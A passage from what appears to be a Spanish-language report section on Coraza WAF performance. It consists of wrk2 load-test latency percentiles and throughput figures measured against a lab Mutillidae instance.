22822.911     0.985938        9099        71.11
22872.063     0.987500        9114        80.00
22937.599     0.989062        9133        91.43
23019.519     0.990625        9146       106.67
23052.287     0.992188        9155       128.00
23101.439     0.992969        9164       142.22
23166.975     0.993750        9173       160.00
23199.743     0.994531        9179       182.86
23232.511     0.995313        9184       213.33
23314.431     0.996094        9192       256.00
23347.199     0.996484        9195       284.44
23379.967     0.996875        9199       320.00
23445.503     0.997266        9204       365.71
23478.271     0.997656        9206       426.67
23511.039     0.998047        9209       512.00
23543.807     0.998242        9211       568.89
23576.575     0.998437        9213       640.00
23642.111     0.998633        9215       731.43
23707.647     0.998828        9217       853.33
23740.415     0.999023        9218      1024.00
23756.799     0.999121        9219      1137.78
23838.719     0.999219        9220      1280.00
23855.103     0.999316        9221      1462.86
23871.487     0.999414        9222      1706.67
23969.791     0.999512        9223      2048.00
23969.791     0.999561        9223      2275.56
24068.095     0.999609        9224      2560.00
24068.095     0.999658        9224      2925.71
24182.783     0.999707        9225      3413.33
24182.783     0.999756        9225      4096.00
24182.783     0.999780        9225      4551.11
24346.623     0.999805        9226      5120.00
24346.623     0.999829        9226      5851.43
24346.623     0.999854        9226      6826.67
24346.623     0.999878        9226      8192.00
```

```
   24346.623     0.999890         9226      9102.22
   24444.927     0.999902         9227     10240.00
   24444.927     1.000000         9227          inf
#[Mean    =    15264.456, StdDeviation   =     4387.232]
#[Max     =    24428.544, Total count    =         9227]
#[Buckets =           27, SubBuckets     =         2048]
----------------------------------------------------------
  13926 requests in 30.00s, 734.83MB read
  Socket errors: connect 0, read 0, write 0, timeout 4
  Non-2xx or 3xx responses: 104
Requests/sec:    464.15
Transfer/sec:     24.49MB
```

7.4.3. Coraza - Rendimiento

```
Running 30s test @ http://10.0.0.5/mutillidae/
  2 threads and 100 connections
  Thread calibration: mean lat.: 3885.856ms, rate sampling
interval: 14057ms
  Thread calibration: mean lat.: 3892.410ms, rate sampling
interval: 14123ms
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency    15.26s     4.39s   24.43s    57.84%
    Req/Sec   234.50      1.50   236.00    100.00%
  Latency Distribution (HdrHistogram - Recorded Latency)
 50.000%   15.16s
 75.000%   19.07s
 90.000%   21.40s
 99.000%   22.97s
 99.900%   23.74s
 99.990%   24.35s
 99.999%   24.44s
100.000%   24.44s

  Detailed Percentile spectrum:
       Value   Percentile   TotalCount 1/(1-Percentile)

    7639.039     0.000000            1         1.00
    9297.919     0.100000          926         1.11
   10764.287     0.200000         1846         1.25
   12197.887     0.300000         2776         1.43
```

```
13615.103     0.400000        3696         1.67
15163.391     0.500000        4614         2.00
15933.439     0.550000        5075         2.22
16703.487     0.600000        5541         2.50
17465.343     0.650000        6002         2.86
18300.927     0.700000        6468         3.33
19070.975     0.750000        6922         4.00
19480.575     0.775000        7158         4.44
19873.791     0.800000        7387         5.00
20267.007     0.825000        7613         5.71
20676.607     0.850000        7849         6.67
21037.055     0.875000        8077         8.00
21217.279     0.887500        8190         8.89
21397.503     0.900000        8309        10.00
21594.111     0.912500        8425        11.43
21774.335     0.925000        8546        13.33
21954.559     0.937500        8658        16.00
22052.863     0.943750        8714        17.78
22134.783     0.950000        8769        20.00
22233.087     0.956250        8826        22.86
22331.391     0.962500        8893        26.67
22429.695     0.968750        8940        32.00
22495.231     0.971875        8968        35.56
22560.767     0.975000        9001        40.00
22626.303     0.978125        9027        45.71
22691.839     0.981250        9054        53.33
22790.143     0.984375        9088        64.00
22822.911     0.985938        9099        71.11
22872.063     0.987500        9114        80.00
22937.599     0.989062        9133        91.43
23019.519     0.990625        9146       106.67
23052.287     0.992188        9155       128.00
23101.439     0.992969        9164       142.22
23166.975     0.993750        9173       160.00
23199.743     0.994531        9179       182.86
23232.511     0.995313        9184       213.33
23314.431     0.996094        9192       256.00
23347.199     0.996484        9195       284.44
23379.967     0.996875        9199       320.00
23445.503     0.997266        9204       365.71
23478.271     0.997656        9206       426.67
23511.039     0.998047        9209       512.00
```

```
   23543.807     0.998242         9211       568.89
   23576.575     0.998437         9213       640.00
   23642.111     0.998633         9215       731.43
   23707.647     0.998828         9217       853.33
   23740.415     0.999023         9218      1024.00
   23756.799     0.999121         9219      1137.78
   23838.719     0.999219         9220      1280.00
   23855.103     0.999316         9221      1462.86
   23871.487     0.999414         9222      1706.67
   23969.791     0.999512         9223      2048.00
   23969.791     0.999561         9223      2275.56
   24068.095     0.999609         9224      2560.00
   24068.095     0.999658         9224      2925.71
   24182.783     0.999707         9225      3413.33
   24182.783     0.999756         9225      4096.00
   24182.783     0.999780         9225      4551.11
   24346.623     0.999805         9226      5120.00
   24346.623     0.999829         9226      5851.43
   24346.623     0.999854         9226      6826.67
   24346.623     0.999878         9226      8192.00
   24346.623     0.999890         9226      9102.22
   24444.927     0.999902         9227     10240.00
   24444.927     1.000000         9227          inf
#[Mean    =    15264.456, StdDeviation   =     4387.232]
#[Max     =    24428.544, Total count    =         9227]
#[Buckets =           27, SubBuckets     =         2048]
----------------------------------------------------------
  13926 requests in 30.00s, 734.83MB read
  Socket errors: connect 0, read 0, write 0, timeout 4
  Non-2xx or 3xx responses: 104
Requests/sec:    464.15
Transfer/sec:     24.49MB
```